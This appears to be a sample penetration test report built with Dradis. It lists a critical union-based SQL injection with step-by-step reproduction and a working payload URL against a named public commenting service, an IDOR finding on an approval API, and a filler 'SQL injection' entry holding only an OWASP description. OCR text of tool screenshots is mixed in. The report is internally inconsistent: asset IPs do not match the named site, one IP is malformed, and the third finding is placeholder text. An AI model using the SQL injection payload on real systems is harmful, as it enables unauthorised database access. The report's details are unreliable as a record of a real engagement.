

Welford Systems

Client: cyber security

Date: 1/28/2026

Executive Summary

This report summarizes findings discovered during the engagement. Review all critical and high items first.

1
Critical

1
High

1
Medium

0
Low

0
Info

Analytics Overview

Severity Distribution

Critical		1
High		1
Medium		1
Low		0
Info		0

Key Findings Table

FINDING	SEVERITY	CVSS	ASSET
SQL Injection	CRITICAL	8.0	10.10.10.11
Broken Access Control	HIGH	8.0	10.10.10.10
SQL injection	MEDIUM	5.0	10.01.10.10

Technical Findings

SQL Injection

CRITICAL

Asset: 10.10.10.11

CVSS: 8.0 (CVSS:4.0/...)

DESCRIPTION

1. Log in to: <https://intensedebate.com>
2. Create your own site: <https://intensedebate.com/install>
3. Get your site ID from: <https://intensedebate.com/user-dashboard>

4. Go to: [https://intensedebate.com/dash/\\$YourSiteId](https://intensedebate.com/dash/$YourSiteId)
5. Visit the vulnerable URL: [https://intensedebate.com/commenthistory/\\$YourSiteId](https://intensedebate.com/commenthistory/$YourSiteId)
6. Trigger SQLi:
[https://intensedebate.com/commenthistory/\\$YourSiteId%20union%20select%201,2,@@VERSION%23](https://intensedebate.com/commenthistory/$YourSiteId%20union%20select%201,2,@@VERSION%23)

Result: **10.1.32-MariaDB**

VULNERABILITY TYPE

Union-Based SQL Injection

Broken Access Control

HIGH

Asset: 10.10.10.10

CVSS: 8.0 (CVSS:4.0/...)


DESCRIPTION

The endpoint:

`GET /api/approvalRoutes/request/{id}`

does not enforce proper **object-level authorization**. By changing the numeric `{id}` parameter, an authenticated user can access **approval request details belonging to other users**, causing **sensitive information disclosure**.

EVIDENCE



The screenshot shows the Dradis Project Issues page. The left sidebar has 'Nodes' selected. The main area displays a table of issues under the 'Issues' tab. The table columns are 'Title', 'Tags', 'Affected', and 'State'. There are 9 entries listed:

Title	Tags	Affected	State
Apache 1.3 HTTP Server Expect Header Cross-Site Scripting	High	10.0.155.160	Published
Apache HTTPD: error responses can expose cookies (CVE-2012-0053)	Medium	1.1.1.1	Published
Apache Web Server ETag Header Information Disclosure Weakness	Medium	10.0.155.160	Published
Approval request information disclosure (IDOR)	High		Published
Blind SQL Injection	Critical	1.1.1.1	Published
Firewall Detected	Info	10.0.155.157	Published
SSL / TLS Renegotiation Handshakes MITM Plaintext Data Injection	Low	173.45.230.150	Published
Secure Hypertext Transfer Protocol (S-HTTP) Detection	Low	173.45.230.150	Published
TCP Sequence Number Approximation Based Denial of Service	High	10.0.155.157 10.0.155.160	Published

At the bottom, it says 'Showing 1 to 9 of 9 entries'.

XXXXX.png

SQL injection

MEDIUM

Asset: 10.01.10.10

CVSS: 5.0 (CVSS:4.0/...)

DESCRIPTION

1. OWASP (Open Web Application Security Project): Focused heavily on web and mobile application security, the OWASP WSTG/MSTG is the standard for testing web vulnerabilities, including the popular OWASP Top 10 risks.

NEW ATTRIBUTE

The screenshot shows the Dradis Community Edition v4.19.0 interface. The top navigation bar includes 'Projects', 'Tools', 'Overview', 'Issues' (which is selected), 'Methodologies', 'Upload', 'Export', and 'QA'. On the left, a sidebar titled 'Nodes' lists 'Testing', 'Uploaded files', and 'plugin.output'. The main content area is titled 'Dradis Project > Issues' and contains a table of findings:

Title	Tags	Affected	State
Apache 1.3 HTTP Server Expect Header Cross-Site Scripting	High	10.0.155.160	Published
Apache HTTPD: error responses can expose cookies (CVE-2012-0053)	Medium	1.1.1.1	Published
Apache Web Server ETag Header Information Disclosure Weakness	Medium	10.0.155.160	Published
Approval request information disclosure (IDOR)	High		Published
Bind SQL Injection	Critical	1.1.1.1	Published
Firewall Detected	Info	10.0.155.157	Published
SSL / TLS Renegotiation Handshakes MITM Plaintext Data Injection	Low	173.45.230.150	Published
Secure HyperText Transfer Protocol (S-HTTP) Detection	Low	173.45.230.150	Published
TCP Sequence Number Approximation Based Denial of Service	High	10.0.155.157 10.0.155.160	Published

Below the table, there are buttons for 'Show [25] entries', 'Showing 1 to 9 of 9 entries', 'Previous', '1', and 'Next'. To the right of the table is a sidebar titled 'Issues' listing various findings with edit icons. At the bottom right of the sidebar is an 'Import issues' section with a note about connecting to a library and a 'Libraries' dropdown containing 'MediaWiki'.